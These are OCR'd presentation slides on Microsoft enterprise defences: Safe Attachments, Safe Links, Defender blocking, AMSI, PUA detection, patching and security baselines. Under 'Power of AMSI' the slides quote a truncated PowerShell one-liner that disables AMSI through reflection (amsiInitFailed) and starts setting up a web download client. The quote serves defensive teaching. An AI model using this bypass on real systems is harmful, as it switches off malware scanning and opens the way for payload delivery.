


Safe Attachments

Protects against **zero-day exploits** in email attachments.

Provides visibility into compromised users for administrators.

Leverages **sandboxing** technology.




Safe Links


Protects against phishing and sites with malicious content.

Provides visibility into compromised users for administrators.

Rewrites all URLs to proxy through an EOP server.



Reporting dashboard



We’re not just traditional signatures…

Blocking technologies

Antimalware Scan Interface (AMSI)
Boot sector blocking
Scan & block boot start drivers
System Protected Process for anti-tampering


Monitoring

Secure “Event Tracing for Windows” (ETW)
Persisted store
Kernel & Network monitoring


Server SKU

Optimization for Windows Containers
In most SKUs, including Nano


Power of AMSI



What does *that* mean?!




```
[REf].AssemblY.GetTYPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetFIELd('amsiInitFailed','NonPubl
ic,Static').SETVALUE($NuLl,$tRue)};[SYstEm.NET.SeRvIcePOiNtMAnAgER]::EXpeCt100COntiNue=0;$WC=NEw-OBJecT
SYSteM.NET.WEBClIenT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[
System.Net.ServicePointManager]::ServerCertificateValidationCallback =
```



Potentially Unwanted Applications (PUA)

What is PUA?

Applications that perform actions you may not expect or desire

- Bundling
- Advertisement injection
- Bitcoin miners

Only for commercial customers

Managed via Intune / SCCM settings

Over 2,200 large enterprises using PUA feature

Why Do I Need To Patch My Devices?

- People seem to be most concerned about “Zero” day patches
  - Zero day patches are undisclosed vulnerabilities that hackers are attacking before the developers have released a patch to fix the vulnerability
  - The amount of attacks formed from Zero days is very small

- Most attacks against devices are targeted at known vulnerabilities that have gone unpatched for YEARS!
  - One of the easiest ways to protect an enterprise is to keep all software and application up to date

What is a Microsoft “Baseline” and how can it help?

- A baseline is a definition of security settings for an operating system
  - These settings are derived from both Microsoft internal security experts as well as collaboration with external security experts
  - Many of these settings are derived from Microsoft’s experience in dealing with cyber attacks

- Building o/s images that follows the baseline security guidance can help an enterprise thwart an attack from both internal and external threats

“Third Party” Security Baselines

- Work with “Third Parties” below to secure the o/s
  - CIS (Win10/Server 2016)
    - L1 - Very few differences between MSFT Baselines
  - DISA STIG’s (Win10/Server 2016)
    - Very few differences between MSFT Baselines
  - NSA
  - DoD
  - Foreign Governments

Why are Security Baselines needed?

- Windows is secure by default (*right*?)
- Guidance on security features
  - Security baselines provide recommended configuration for about 1000 different security settings
  - Describe security risks and impact
  - Help implement granular control over security configurations
- Documented definitions reduce confusion for users on what settings do
  - Help prevent misconfiguration and enforce consistent state
  - Help ensure that users and devices are compliant with required configuration
